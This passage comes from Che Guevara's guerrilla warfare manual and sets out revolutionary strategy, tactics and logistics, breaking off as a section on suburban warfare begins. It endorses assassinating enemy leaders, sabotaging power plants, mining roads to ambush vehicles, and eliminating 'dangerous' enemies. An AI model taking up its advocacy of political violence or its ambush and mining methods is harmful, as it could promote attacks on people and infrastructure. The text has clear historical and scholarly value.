Guerrilla warfare, the basis of the struggle of a people to redeem itself, has diverse characteristics, different facets, even though the essential will for liberation remains the same. It is obvious -and writers on the theme have said it many times-that war responds to a certain series of scientific laws; whoever ignores them will go down to defeat. Guerrilla warfare as a phase of war must be ruled by all of these; but besides, because of its special aspects, a series of corollary laws must also be recognized in order to carry it forward. Though geographical and social conditions in each country determine the mode and particular forms that guerrilla warfare will take, there are general laws that hold for all fighting of this type.

Our task at the moment is to find the basic principles of this kind of fighting and the rules to be followed by peoples seeking liberation; to develop theory from facts; to generalize and give structure to our experience for the profit of others.

Let us first consider the question: who are the combatants in guerrilla warfare? On one side we have a group composed of the oppressor and his agents, the professional army, well armed and disciplined, in many cases receiving foreign help as well as the help of the bureaucracy in the employ of the oppressor. On the other side are the people of the nation or region involved. It is important to emphasize that guerrilla warfare is a war of the masses, a war of the people. The guerrilla band is an armed nucleus, the fighting vanguard of the people. It draws its great force from the mass of the people themselves. The guerrilla band is not to be considered inferior to the army against which it fights simply because it is inferior in firepower. Guerrilla warfare is used by the side which is supported by a majority but which possesses a much smaller number of arms for use in defense against oppression.

The guerrilla fighter needs full help from the people of the area. This is an indispensable condition. This is clearly seen by considering the case of bandit gangs that operate in a region. They have all the characteristics of a guerrilla army, homogeneity, respect for the leader, valor, knowledge of the ground, and, often, even good understanding of the tactics to be employed. The only thing missing is support of the people; and, inevitably, these gangs are captured and exterminated by the public force.

Analyzing the mode of operation of the guerrilla band, seeing its form of struggle and understanding its base in the masses, we can answer the question: why does the guerrilla fighter fight? We must come to the inevitable conclusion that the guerrilla fighter is a social reformer, that he takes up arms responding to the angry protest of the people against their oppressors, and that he fights in order to change the social system that keeps all his unarmed brothers in ignominy and misery. He launches himself against the conditions of the reigning institutions at a particular moment and dedicates himself with all the vigor that circumstances permit to breaking the mold of these institutions.

When we analyze more fully the tactic of guerrilla warfare, we will see that the guerrilla fighter needs to have a good knowledge of the surrounding countryside, the paths of entry and escape, the possibilities of speedy maneuver, good hiding places; naturally also, he must count on the support of the people. All this indicates that the guerrilla fighter will carry out his action in wild places of small population. Since in these places the struggle of the people for reforms is aimed primarily and almost exclusively at changing the social form of land ownership, the guerrilla fighter is above all an agrarian revolutionary. He interprets the desires of the great peasant mass to be owners of land, owners of their means of production, of their animals, of all that which they have long yearned to call their own, of that which constitutes their life and will also serve as their cemetery.

It should be noted that in current interpretations there are two different types of guerrilla warfare, one of which-a struggle complementing great regular armies such as was the case of the Ukrainian fighters in the Soviet Union-does not enter into this analysis. We are interested in the other type, the case of an armed group engaged in struggle against the constituted power, whether colonial or not, which establishes itself as the only base and which builds itself up in rural areas. In all such cases, whatever the ideological aims that may inspire the fight, the economic aim is determined by the aspiration toward ownership of land.

The China of Mao begins as an outbreak of worker groups in the South, which is defeated and almost annihilated. It succeeds in establishing itself and begins its advance only when, after the long march from Yenan, it takes up its base in rural territories and makes agrarian reform its fundamental goal. The struggle of Ho Chi Minh is based in the rice-growing peasants, who are oppressed by the French colonial yoke; with this force it is going forward to the defeat of the colonialists. In both cases there is a framework of patriotic war against the Japanese invader, but the economic basis of a fight for the land has not disappeared. In the case of Algeria, the grand idea of Arab nationalism has its economic counterpart in the fact that a million French settlers utilize nearly all of the arable land of Algeria. In some countries, such as Puerto Rico, where the special conditions of the island have not permitted a guerrilla outbreak, the nationalist spirit, deeply wounded by the discrimination that is daily practiced, has as its basis the aspiration of the peasants (even though many of them are already a proletariat) to recover the land that the Yankee invader seized from them. This same central idea, though in different forms, inspired the small farmers, peasants, and slaves of the eastern estates of Cuba to close ranks and defend together the right to possess land during the thirty-year war of liberation.

Taking account of the possibilities of development of guerrilla warfare, which is transformed with the increase in the operating potential of the guerrilla band into a war of positions, this type of warfare, despite its special character, is to be considered as an embryo, a prelude, of the other. The possibilities of growth of the guerrilla band and of changes in the mode of fight until conventional warfare is reached, are as great as the possibilities of defeating the enemy in each of the different battles, combats, or skirmishes that take place. Therefore, the fundamental principle is that no battle, combat, or skirmish is to be fought unless it will be won. There is a malevolent definition that says: _The guerrilla fighter is the Jesuit of warfare._ By this is indicated a quality of secretiveness, of treachery, of surprise that is obviously an essential element of guerrilla warfare. It is a special kind of Jesuitism, naturally prompted by circumstances, which necessitates acting at certain moments in ways different from the romantic and sporting conceptions with which we are taught to believe war is fought.

War is always a struggle in which each contender tries to annihilate the other. Besides using force, they will have recourse to all possible tricks and stratagems in order to achieve the goal. Military strategy and tactics are a representation by analysis of the objectives of the groups and of the means of achieving these objectives. These means contemplate taking advantage of all

the weak points of the enemy. The fighting action of each individual platoon in a large army in a war of positions will present the same characteristics as those of the guerrilla band. It uses secretiveness, treachery, and surprise; and when these are not present, it is because vigilance on the other side prevents surprise. But since the guerrilla band is a division unto itself, and since there are large zones of territory not controlled by the enemy, it is always possible to carry out guerrilla attacks in such a way as to assure surprise; and it is the duty of the guerrilla fighter to do so. _Hit and run_ some call this scornfully, and this is accurate. Hit and run, wait, lie in ambush, again hit and run, and thus repeatedly, without giving any rest to the enemy. There is in all this, it would appear, a negative quality, an attitude of retreat, of avoiding frontal fights. However, this is consequent upon the general strategy of guerrilla warfare, which is the same in its ultimate end as is any warfare: to win, to annihilate the enemy.

Thus it is clear that guerrilla warfare is a phase that does not afford in itself opportunities to arrive at complete victory. It is one of the initial phases of warfare and will develop continuously until the guerrilla army in its steady growth acquires the characteristics of a regular army. At that moment it will be ready to deal final blows to the enemy and to achieve victory. Triumph will always be the product of a regular army, even though its origins are in a guerrilla army.

Just as the general of a division in a modern war does not have to die in front of his soldiers, the guerrilla fighter, who is general of himself, need not die in every battle. He is ready to give his life, but the positive quality of this guerrilla warfare is precisely that each one of the guerrilla fighters is ready to die, not to defend an ideal, but rather to convert it into reality. This is the basis, the essence of guerrilla fighting. Miraculously, a small band of men, the armed vanguard of the great popular force that supports them, goes beyond the immediate tactical objective, goes on decisively to achieve an ideal, to establish a new society, to break the old molds of the outdated, and to achieve, finally, the social justice for which they fight.

Considered thus, all these disparaged qualities acquire a true nobility, the nobility of the end at which they aim; and it becomes clear that we are not speaking of distorted means of reaching an end. This fighting attitude, this attitude of not being dismayed at any time, this inflexibility when confronting the great problems in the final objective is also the nobility of the guerrilla fighter.

2. GUERRILLA STRATEGY

In guerrilla terminology, strategy is understood as the analysis of the objectives to be achieved in the light of the total military situation and the overall ways of reaching these objectives.

To have a correct strategic appreciation from the point of view of the guerrilla band, it is necessary to analyze fundamentally what will be the enemy's mode of action. If the final objective is always the complete destruction of the opposite force, the enemy is confronted in the case of a civil war of this kind with the standard task: he will have to achieve the total destruction of each one of the components of the guerrilla band. The guerrilla fighter, on the other hand, must analyze the resources which the enemy has for trying to achieve that outcome: the means in men, in mobility, in popular support, in armaments, in capacity of leadership on which he can count. We must make our own strategy adequate on the basis of these studies, keeping in mind always the final objective of defeating the enemy army.

There are fundamental aspects to be studied: the armament, for example, and the manner of using this armament. The value of a tank, of an airplane in a fight of this type must be weighed. The arms of the enemy, his ammunition, his habits must be considered; because the principal source of provision for the guerrilla force is precisely in enemy armaments. If there is a possibility of choice, we should prefer the same type as that used by the enemy, since the greatest problem of the guerrilla band is the lack of ammunition, which the opponent must provide.

After the objectives have been fixed and analyzed, it is necessary to study the order of the steps leading to the achievement of the final objective. This should be planned in advance, even though it will be modified and adjusted as the fighting develops and unforeseen circumstances arise.

At the outset, the essential task of the guerrilla fighter is to keep himself from being destroyed. Little by little it will be easier for the members of the guerrilla band or bands to adapt themselves to their form of life and to make flight and escape from the forces that are on the offensive an easy task, because it is performed daily. When this condition is reached, the guerrilla, having taken up inaccessible positions out of reach of the enemy, or having assembled forces that deter the enemy from attacking, ought to proceed to the gradual weakening of the enemy. This will be carried out at first at those points nearest to the points of active warfare against the guerrilla band

and later will be taken deeper into enemy territory, attacking his communications, later attacking or harassing his bases of operations and his central bases, tormenting him on all sides to the full extent of the capabilities of the guerrilla forces.

The blows should be continuous. The enemy soldier in a zone of operations ought not to be allowed to sleep; his outposts ought to be attacked and liquidated systematically. At every moment the impression ought to be created that he is surrounded by a complete circle. In wooded and broken areas this effort should be maintained both day and night; in open zones that are easily penetrated by enemy patrols, at night only. In order to do all this the absolute cooperation of the people and a perfect knowledge of the ground is necessary. These two necessities affect every minute of the life of the guerrilla fighter. Therefore, along with centers for study of present and future zones of operations, intensive popular work must be undertaken to explain the motives of the revolution, its ends, and to spread the incontrovertible truth that victory of the enemy against the people is finally impossible. Whoever does not feel this undoubted truth cannot be a guerrilla fighter.

This popular work should at first be aimed at securing secrecy; that is, each peasant, each member of the society in which action is taking place, will be asked not to mention what he sees and hears; later, help will be sought from inhabitants whose loyalty to the revolution offers greater guarantees; still later, use will be made of these persons in missions of contact, for transporting goods or arms, as guides in the zones familiar to them; still later, it is possible to arrive at organized mass action in the centers of work, of which the final result will be the general strike.

The strike is a most important factor in civil war, but in order to reach it a series of complementary conditions are necessary which do not always exist and which very rarely come to exist spontaneously. It is necessary to create these essential conditions, basically by explaining the purposes of the revolution and by demonstrating the forces of the people and their possibilities.

It is also possible to have recourse to certain very homogeneous groups, which must have shown their efficacy previously in less dangerous tasks, in order to make use of another of the terrible arms of the guerrilla band, sabotage. It is possible to paralyze entire armies, to suspend the industrial life of a zone, leaving the inhabitants of a city without factories, without light, without water, without communications of any kind, without being able to risk travel by highway except at certain hours. If all this is achieved, the morale of the enemy falls, the morale of his combatant units weakens, and the fruit ripens for plucking at a precise moment.

All this presupposes an increase in the territory included within the guerrilla action, but an excessive in- crease of this territory is to be avoided. It is essential always to preserve a strong base of operations and to continue strengthening it during the course of the war. Within this territory, measures of indoctrination of the inhabitants of the zone should be utilized; measures of quarantine should be taken against the irreconcilable enemies of the revolution; all the purely defensive measures, such as trenches, mines, and communications, should be perfected.

When the guerrilla band has reached a respectable power in arms and in number of combatants, it ought to proceed to the formation of new columns. This is an act similar to that of the beehive when at a given moment it releases a new queen, who goes to another region with a part of the swarm. The mother hive with the most notable guerrilla chief will stay in the less dangerous places, while the new columns will penetrate other enemy territories following the cycle already described.

A moment will arrive in which the territory occupied by the columns is too small for them; and in the advance toward regions solidly defended by the enemy, it will be necessary to confront powerful forces. At that instant the columns join, they offer a compact, fighting front, and a war of positions is reached, a war carried on by regular armies. However, the former guerrilla army cannot cut itself off from its base, and it should create new guerrilla bands behind the enemy acting in the same way as the original bands operated earlier, proceeding thus to penetrate enemy territory until it is dominated.

It is thus that guerrillas reach the stage of attack, of the encirclement of fortified bases, of the defeat of reinforcements, of mass action, ever more ardent, in the whole national territory, arriving finally at the objective of the war: victory.

3. GUERRILLA TACTICS

In military language, tactics are the practical methods of achieving the grand strategic objectives.

In one sense they complement strategy and in an-other they are more specific rules within it. As means, tactics are much more variable, much more flexible than the final objectives, and they should be adjusted continually during the struggle. There are tactical objectives that remain constant throughout a war and others that vary. The first thing to be considered is the adjusting of guerrilla action to the action of the enemy.

The fundamental characteristic of a guerrilla band is mobility. This permits it in a few minutes to move far from a specific theater and in a few hours far even from the region, if that becomes necessary; permits it constantly to change front and avoid any type of encirclement. As the circumstances of the war require, the guerrilla band can dedicate itself exclusively to fleeing from an encirclement which is the enemy's only way of forcing the band into a decisive fight that could be unfavorable; it can also change the battle into a counter-encirclement (small bands of men are presumably surrounded by the enemy when suddenly the enemy is surrounded by stronger contingents; or men located in a safe place serve as a lure, leading to the encirclement and annihilation of the entire troops and supply of an attacking force). Characteristic of this war of mobility is the so-called minuet, named from the analogy with the dance: the guerrilla bands encircle an enemy position, an advancing column, for example; they encircle it completely from the four points of the compass, with five or six men in each place, far enough away to avoid being encircled themselves; the fight is started at any one of the points, and the army moves toward it; the guerrilla band then retreats, always maintaining visual contact, and initiates its attack from another point. The army will repeat its action and the guerrilla band the same. Thus, successively, it is possible to keep an enemy column immobilized, forcing it to expend large quantities of ammunition and weakening the morale of its troops without incurring great dangers.

This same tactic can be applied at nighttime, closing in more and showing greater aggressiveness, because in these conditions counter-encirclement is much more difficult. Movement by night is another important characteristic of the guerrilla band, enabling it to advance into position for an attack and, where the danger of betrayal exists, to mobilize in new territory. The numerical inferiority of the guerrilla makes it necessary that attacks always be carried out by surprise; this great advantage is what permits the guerrilla fighter to inflict losses on the enemy without suffering losses. In a fight between a hundred men on one side and ten on the other, losses are not equal where there is one casualty on each side. The enemy loss is always reparable; it amounts to only one percent of his effectiveness. The loss of the guerrilla band requires more time to be repaired because it involves a soldier of high specialization and is ten percent of the operating forces.

A dead soldier of the guerrillas ought never to be left with his arms and his ammunition. The duty of every guerrilla soldier whenever a companion falls is to recover immediately these extremely precious elements of the fight. In fact, the care which must be taken of ammunition and the method of using it are further characteristics of guerrilla warfare. In any combat between a regular force and a guerrilla band it is always possible to know one from the other by their different manner of fire: a great amount of firing on the part of the regular army, sporadic and accurate shots on the part of the guerrillas.

Once one of our heroes, now dead, had to employ his machine guns for nearly five minutes, burst after burst, in order to slow up the advance of enemy soldiers. This fact caused considerable confusion in our forces, because they assumed from the rhythm of fire that key position must have been taken by the enemy, since this was one of the rare occasions where departure from the rule of saving fire had been called for because of the importance of the point being defended.

Another fundamental characteristic of the guerrilla soldier is his flexibility, his ability to adapt himself to all circumstances, and to convert to his service all of the accidents of the action. Against the rigidity of classical methods of fighting, the guerrilla fighter invents his own tactics at every minute of the fight and constantly surprises the enemy.

In the first place, there are only elastic positions, specific places that the enemy cannot pass, and places of diverting him. Frequently the enemy, after easily overcoming difficulties in a gradual advance, is surprised to find himself suddenly and solidly detained without possibilities of moving forward. This is due to the fact that the guerrilla-defended positions, when they have been selected on the basis of a careful study of the ground, are invulnerable. It is not the number of attacking soldiers that counts, but the number of defending soldiers. Once that number has been

placed there, it can nearly always hold off a battalion with success. It is a major task of the chiefs to choose well the moment and the place for defending a position without retreat.

The form of attack of a guerrilla army is also different; starting with surprise and fury, irresistible, it suddenly converts itself into total passivity.

The surviving enemy, resting, believes that the attacker has departed; he begins to relax, to return to the routine life of the camp or of the fortress, when suddenly a new attack bursts forth in another place, with the same characteristics, while the main body of the guerrilla band lies in wait to intercept reinforcements. At other times an outpost defending the camp will be suddenly attacked by the guerrilla, dominated, and captured. The fundamental thing is surprise and rapidity of attack.

Acts of sabotage are very important. It is necessary to distinguish clearly between sabotage, a revolutionary and highly effective method of warfare, and terrorism, a measure that is generally ineffective and in-discriminate in its results, since it often makes victims of innocent people and destroys a large number of lives that would be valuable to the revolution. Terrorism should be considered a valuable tactic when it is used to put to death some noted leader of the oppressing forces well known for his cruelty, his efficiency in repression, or other quality that makes his elimination useful. But the killing of persons of small importance is never advisable, since it brings on an increase of reprisals, including deaths.

There is one point very much in controversy in Opinions about terrorism. Many consider that its use, by provoking police oppression, hinders all more or less legal or semiclandestine contact with the masses and makes impossible unification for actions that will be necessary at a critical moment. This is correct; but it also happens that in a civil war the repression by the governmental power in certain towns is already so great that, in fact, every type of legal action is suppressed already, and any action of the masses that is not supported by arms is impossible. It is therefore necessary to be circumspect in adopting methods of this type and to consider the consequences that they may bring for the revolution. At any rate, well-managed sabotage is always a very effective arm, though it should not be employed to put means of production out of action, leaving a sector of the population paralyzed (and thus without work) unless this paralysis affects the normal life of the society. It is ridiculous to carry out sabotage against a soft-drink factory, but it is absolutely correct and advisable to carry out sabotage against a power plant. In the first case, a certain number of workers are put out of a job but nothing is done to modify the rhythm of industrial life; in the second case, there will again be displaced workers, but this is entirely justified by the paralysis of the life of the region. We will return to the technique of sabotage later.

One of the favorite arms of the enemy army, supposed to be decisive in modern times, is aviation. Nevertheless, this has no use whatsoever during the period that guerrilla warfare is in its first stages, with small concentrations of men in rugged places. The utility of aviation lies in the systematic destruction of visible and organized defenses; and for this there must be large concentrations of men who construct these defenses, something that does not exist in this type of warfare. Planes are also potent against marches by columns through level places or places without cover; however, this latter danger is easily avoided by carrying out the marches at night.

One of the weakest points of the enemy is transportation by road and railroad. It is virtually impossible to maintain a vigil yard by yard over a transport line, a road, or a railroad. At any point a considerable amount of explosive charge can be planted that will make the road impassable; or by exploding it at the moment that a vehicle passes, a consider-able loss in lives and materiel to the enemy is caused at the same time that the road is cut.

The sources of explosives are varied. They can be brought from other zones; or use can be made of bombs seized from the dictatorship, though these do not always work; or they can be manufactured in secret laboratories within the guerrilla zone. The technique of setting them off is quite varied; their manufacture also depends upon the conditions of the guerrilla band.

In our laboratory we made powder which we used as a cap, and we invented various devices for exploding the mines at the desired moment. The ones that gave the best results were electric. The first mine that we exploded was a bomb dropped from an aircraft of the dictatorship. We adapted it by inserting various caps and adding a gun with the trigger pulled by a cord. At the moment that an enemy truck passed, the weapon was fired to set off the explosion.

These techniques can be developed to a high degree. We have information that in Algeria, for example, tele-explosive mines, that is, mines exploded by radio at great distances from the point where they are located, are being used today against the French colonial power.

The technique of lying in ambush along roads in order to explode mines and annihilate survivors is one of the most remunerative in point of ammunition and arms. The surprised enemy does not use his ammunition and has no time to flee; so with a small expenditure of ammunition large results are achieved. As blows are dealt the enemy, he also changes his tactics, and in place of isolated trucks, veritable motorized columns move. However, by choosing the ground well, the same result can be produced by breaking the column and concentrating forces on one vehicle. In these cases the essential elements of guerrilla tactics must always be kept in mind. These are: perfect knowledge of the ground; surveillance and foresight as to the lines of escape; vigilance over all the secondary roads that can bring support to the point of attack; intimacy with people in the zone so as to have sure help from them in respect to supplies, transport, and temporary or permanent hiding places if it becomes necessary to leave wounded companions behind; numerical superiority at a chosen point of action; total mobility; and the possibility of counting on reserves.

If all these tactical requisites are fulfilled, surprise attack along the lines of communication of the enemy yields notable dividends.

A fundamental part of guerrilla tactics is the treatment accorded the people of the zone. Even the treatment accorded the enemy is important; the norm to be followed should be an absolute inflexibility at the time of attack, an absolute inflexibility toward all the despicable elements that resort to informing and assassination, and clemency as absolute as possible to-ward the enemy soldiers who go into the fight performing or believing that they perform a military duty. It is a good policy, so long as there are no considerable bases of operations and invulnerable places, to take no prisoners. Survivors ought to be set free. The wounded should be cared for with all possible resources at the time of the action. Conduct toward the civil population ought to be regulated by a large respect for all the rules and traditions of the people of the zone, in order to demonstrate effectively, with deeds, the moral superiority of the guerrilla fighter over the oppressing soldier. Except in special situations, there ought to be no execution of justice without giving the criminal an opportunity to clear himself.

4. WARFARE ON FAVORABLE GROUND

As we have already said, guerrilla fighting will not always take place in country most favorable to the employment of its tactics; but when it does, that is, when the guerrilla band is located in zones difficult to reach, either because of dense forests, steep mountains, impassable deserts or marshes, the general tactics, based on the fundamental postulates of guerrilla warfare, must always be the same. An important point to consider is the moment for making contact with the enemy. If the zone is so thick, so difficult that an organized army can never reach it, the guerrilla band should advance to the regions where the army can arrive and where there will be a possibility of combat.

As soon as the survival of the guerrilla band has been assured, it should fight; it must constantly go out from its refuge to fight. Its mobility does not have to be as great as in those cases where the ground is unfavorable; it must adjust itself to the capabilities of the enemy, but it is not necessary to be able to move as quickly as in places where the enemy can concentrate a large number of men in a few minutes. Neither is the nocturnal character of this warfare so important; it will be possible in many cases to carry out daytime operations, especially mobilizations by day, though subjected to enemy observation by land and air. It is also possible to persist in a military action for a much longer time, above all in the mountains; it is possible to undertake battles of long duration with very few men, and it is very probable that the arrival of enemy reinforcements at the scene of the fight can be prevented.

A close watch over the points of access is, however, an axiom never to be forgotten by the guerrilla fighter. His aggressiveness (on account of the difficulties that the enemy faces in bringing up reinforcements) can he greater, he can approach the enemy more closely, fight much more directly, more frontally and for a longer time, though these rules may be qualified by various circumstances, such, for example, as the amount of ammunition.

Fighting on favorable ground and particularly in the mountains presents many advantages but also the inconvenience that it is difficult to capture in a single operation a considerable quantity of

arms and ammunition, owing to the precautions that the enemy takes in these regions. (The guerrilla soldier must never forget the fact that it is the enemy that must serve as his source of supply of ammunition and arms.) But much more rapidly than in unfavorable ground the guerrilla band will here be able to "dig in," that is, to form a base capable of engaging in a war of positions, where small industries may be in-stalled as they are needed, as well as hospitals, centers for education and training, storage facilities, organs of propaganda, etc., adequately protected from aviation or from long-range artillery.

The guerrilla band in these conditions can number many more personnel; there will be noncombatants and perhaps even a system of training in the use of the arms that eventually are to fall into the power of the guerrilla army.

The number of men that a guerrilla band can have is a matter of extremely flexible calculation adapted to the territory, to the means available of acquiring supplies, to the mass flights of oppressed people from other zones, to the arms available, to the necessities of organization. But, in any case, it is much more practicable to establish a base and expand with the support of new combatant elements. The radius of action of a guerrilla band of this type can be as wide as conditions or the operations of other bands in adjacent territory permit. The range will be limited by the time that it takes to arrive at a zone of security from the zone of operation; assuming that marches must be made at night, it will not be possible to operate more than five or six hours away from a point of maximum security. Small guerrilla bands that work constantly at weakening a territory can go farther away from the zone of security.

The arms preferable for this type of warfare are long-range weapons requiring small expenditure of bullets, supported by a group of automatic or semi-automatic arms. Of the rifles and machine guns that exist in the markets of the United States, one of the best is the M-1 rifle, called the Garand. However, only people with some experience should use this, since it has the disadvantage of expending too much ammunition. Medium-heavy arms, such as tripod machine guns, can be used on favorable ground, affording a greater margin of security for the weapon and its personnel, but they ought always to be a means of repelling an enemy and not for attack.

An ideal composition for a guerrilla band of 25 men would be: 10 to 15 single-shot rifles and about 10 automatic arms between Garands and hand machine guns, including light and easily portable automatic arms, such as the Browning or the more modern Belgian FAL and M-14 automatic rifles. Among the hand machine-guns the best are those of nine millimeters, which permit a larger transport of ammunition. The simpler its construction the better, because this increases the case of switching parts. All this must be adjusted to the armament that the enemy uses, Since the ammunition that he employs is what we are going to use when his arms fall into our hands. It is practically impossible for heavy arms to be used. Aircraft cannot see anything and cease to operate; tanks and cannons cannot do much owing to the difficulties of advancing in these zones.

A very important consideration is supply. In general, the zones of difficult access for this very reason present special problems, since there are few peasants, and therefore animal and food supplies are scarce. It is necessary to maintain stable lines of communication in order to be able always to count on a minimum of food, stockpiled, in the event of any disagreeable development. In this kind of zone of operations the possibilities of sabotage on a large scale are generally not present; with the inaccessibility goes a lack of constructions, telephone lines, aqueducts, etc., that could be damaged by direct action.

For supply purposes it is important to have animals, among which the mule is the best in rough country. Adequate pasturage permitting good nutrition is essential. The mule can pass through extremely hilly country impossible for other animals. In the most difficult situations it is necessary to resort to transport by men. Each individual can carry twenty-five kilograms for many hours daily and for many days.

The lines of communication with the exterior should include a series of intermediate points manned by people of complete reliability, where products can be stored and where contacts can go to hide themselves at critical times. Internal lines of communication can also be created. Their extension will be determined by the stage of development reached by the guerrilla band. In some zones of operations in the recent Cuban war, telephone lines of many kilometers of length were established, roads were built, and a messenger service maintained sufficient to cover all zones in a minimum of time.

There are also other possible means of communication, not used in the Cuban war but perfectly applicable, such as smoke signals, signals with sunshine reflected by mirrors, and carrier pigeons.

The vital necessities of the guerrillas are to maintain their arms in good condition, to capture ammunition, and, above everything else, to have adequate shoes. The first manufacturing efforts should therefore be directed toward these objectives. Shoe factories can initially be cobbler installations that replace halfsoles on old shoes, expanding afterwards into a series of organized factories with a good average daily production of shoes. The manufacture of powder is fairly simple; and much can be accomplished by having a small laboratory and bringing in the necessary materials from outside. Mined areas constitute a grave danger for the enemy; large areas can be mined for simultaneous explosion, destroying up to hundreds of men.

5. WARFARE ON UNFAVORABLE GROUND

In order to carry on warfare in country that is not very hilly, lacks forests, and has many roads, all the fundamental requisites of guerrilla warfare must be observed; only the forms will be altered. The quantity, not the quality, of guerrilla warfare will change. For example, following the same order as before, the mobility of this type of guerrilla should be extraordinary; strikes should be made preferably at night; they should be extremely rapid but the guerrilla should move to places different from the starting point, the farthest possible from the scene of action, assuming that there is no place secure from the repressive forces that the guerrilla can use as its garrison.

A man can walk between 30 and 50 kilometers during the night hours; it is possible also to march during the first hours of daylight, unless the zones of operation are closely watched or there is danger that people in the vicinity, seeing the passing troops, will notify the pursuing army of the location of the guerrilla band and its route. It is always preferable in these cases to operate at night with the greatest possible silence both before and after the action; the first hours of night are best. Here too there are exceptions to the general rule, since at times the dawn hours will be preferable. It is never wise to habituate the enemy to a certain form of warfare; it is necessary to vary constantly the places, the hours, and the forms of operation.

We have already said that the action cannot endure for long, but must be rapid; it must be of a high degree of effectiveness, last a few minutes, and be followed by an immediate withdrawal. The arms employed here will not be the same as in the case of actions on favorable ground; a large quantity of automatic weapons is to be preferred. In night attacks marksmanship is not the determining factor, but rather concentration of fire; the more automatic arms firing at short distance, the more possibilities there are of annihilating the enemy.

Also, the use of mines in roads and the destruction of bridges are tactics of great importance. Attacks by the guerrilla will be less aggressive so far as the persistence and continuation are concerned, but they can be very violent, and they can utilize different arms, such as mines and the shotgun. Against open vehicles heavily loaded with men, which is the usual method of transporting troops, and even against closed vehicles that do not have special defenses- against buses, for exampte-the shotgun is a tremendous weapon. A shotgun loaded with large shot is the most effective. This is not a secret of guerrilla fighters; it is used also in big wars. The Americans used shotgun platoons armed with high-quality weapons and bayonets for assaulting machine-gun nests.

There is an important problem to explain, that of ammunition; this will almost always be taken from the enemy. It is therefore necessary to strike blows where there will be the absolute assurance of restoring the ammunition expended, unless there are large reserves in secure places. In other words, an annihilating attack against a group of men is not to be under-taken at the risk of expending all ammunition without being able to replace it. Always in guerrilla tactics it is necessary to keep in mind the grave problem of procuring the war materiel necessary for continuing the fight. For this reason guerrilla arms ought to be the same as those used by the enemy, except for weapons such as revolvers and shotguns, for which the ammunition can be obtained in the zone itself or in the cities.

The number of men that a guerrilla band of this type should include does not exceed ten to fiffeen. In forming a single combat unit it is of great importance always to consider the limitations on numbers: ten, twelve, fiffeen men can hide anywhere and at the same time can help each other in putting up a powerful resistance to the enemy. Four or five would perhaps be too small a

number, but when the number exceeds ten the possibility that the enemy will discover them in their camp or on the march is much greater.

Remember that the velocity of the guerrilla band on the march is equal to the velocity of its slowest man. It is more difficult to find uniformity of marching speed with twenty, thirty, or forty men than with ten. And the guerrilla fighter on the plain must be fundamentally a runner. Here the practice of hitting and running acquires its maximum use. The guerrilla bands on the plain suffer the enormous inconvenience of being subject to a rapid encirclement and of not having sure places where they can set up a firm resistance; therefore they must live in conditions of absolute secrecy for a long time, since it would be dangerous to trust any neighbor whose fidelity is not perfectly established. The reprisals of the enemy are so violent, usually so brutal, inflicted not only on the head of the family but frequently on the women and children as well, that pressure on individuals lacking firmness may result at any moment in their giving way and revealing information as to where the guerrilla band is located and how it is operating. This would immediately produce an encirclement with consequences always disagreeable, although not necessarily fatal. When conditions, the quantity of arms, and the state of insurrection of the people call for an increase in the number of men, the guerrilla band should be divided. If it is necessary, all can rejoin at a given moment to deal a blow, but in such a way that immediately afterwards they can disperse toward separate zones, a gain divided into small groups of ten, twelve, or fifteen men.

It is entirely feasible to organize whole armies under a single command and to assure respect and obedience to this command without the necessity of being in a single group. Therefore the election of the guerrilla chiefs and the certainty that they coordinate ideologically and personally with the overall chief of the zone are very important.

The bazooka is a heavy weapon that can be used by the guerrilla band because of its easy portability and operation. Today the rifle-fired anti-tank grenade can replace it. Naturally, it will be a weapon taken from the enemy. The bazooka is ideal for firing on armored vehicles, and even on unarmored vehicles that are loaded with troops, and for taking small military bases of few men in a short time; but it is important to point out that not more than three shells per man can be carried, and this only with considerable exertion.

As for the utilization of heavy arms taken from the enemy, nothing is to be scorned. But there are weapons such as the tripod machine gun, the heavy fifty-millimeter machine gun3 etc., that, when captured, can be utilized with a willingness to lose them again. In other words, in the unfavorable conditions that we are now analyzing, a battle to defend a heavy machine gun or other weapon of this type cannot be allowed; they are simply to be used until the tactical moment when they must be abandoned. In our Cuban war of liberation, to abandon a weapon constituted a grave offense, and there was never any case where the necessity arose. Nevertheless, we mention this case in order to explain clearly the only situation in which abandonment would not constitute an occasion for reproaches. On unfavorable ground, the guerrilla weapon is the personal weapon of rapid fire.

Easy access to the zone usually means that it will be habitable and that there will be a peasant population in these places. This facilitates supply enormously. Having trustworthy people and making contact with establishments that provide supplies to the population, it is possible to maintain a guerrilla band perfectly well without having to devote time or money to long and dangerous lines of communication. Also it is well to reiterate that the smaller the number of men the easier it will be to procure food for them. Essential supplies such as bedding, waterproof material, mosquito netting, shoes, medicines, and food will be found directly in the zone, since they are things of daily use by its inhabitants.

Communications will be much easier in the sense of being able to count on a larger number of men and more roads; but they will be more difficult as a problem of security for messages between distant points, since it will be necessary to rely on a series of contacts that have to be trusted. There will be the danger of an eventual capture of one of the messengers, who are constantly crossing enemy zones. If the messages are of small importance, they should be oral; if of great importance, code writing should be used. Experience shows that transmission by word of mouth greatly distorts any communication.

For these same reasons manufacture will have much less importance, at the same time that it would be much more difficult to carry it out. It will not be possible to have factories making shoes or arms. Practically speaking, manufacture will have to be limited to small shops, carefully

hidden, where shotgun shells can be recharged and mines, simple grenades, and other minimum necessities of the moment manufactured. On the other hand, it is possible to make use of all the friendly shops of the zone for such work as is necessary.

This brings us to two consequences that flow logically from what has been said. One of them is that the favorable conditions for establishing a permanent camp in guerrilla warfare are inverse to the degree of productive development of a place. All favorable conditions, all facilities of life normally induce men to settle; but for the guerrilla band the opposite is the case. The more facilities there are for social life, the more nomadic, the more uncertain the life of the guerrilla fighter. These really are the results of one and the same principle. The title of this section is "War on Unfavorable Ground," because everything that is favorable to human life, communications, urban and semi-urban concentrations of large numbers of people, land easily worked by machine, all these place the guerrilla fighter in a disadvantageous situation.

The second conclusion is that if guerrilla fighting must include me extremely important faction of work on the masses, this work is even more important in the unfavorable zones, where a single enemy attack can produce a catastrophe. Indoctrination should be continuous, and so should be the struggle for unity of the workers, of the peasants, and of other social classes that live in the zone, in order to achieve toward the guerrilla fighters a maximum homogeneity of attitude. This task with the masses, this constant work at the huge problem of relations of the guerrilla band with the inhabitants of the zone, must also govern the attitude to be taken toward the case of an individual recalcitrant enemy soldier: he should be eliminated without hesitation when he is dangerous. In this respect the guerrilla band must be drastic. Enemies cannot be permitted to exist within the zone of operations in places that offer no security.

6. SUBURBAN WARFARE

If during the war the guerrilla bands close in on cities and penetrate the surrounding country in such a way as to be able to establish themselves in conditions of some security, it will be necessary to give these suburban bands a special education, or rather, a special organization.

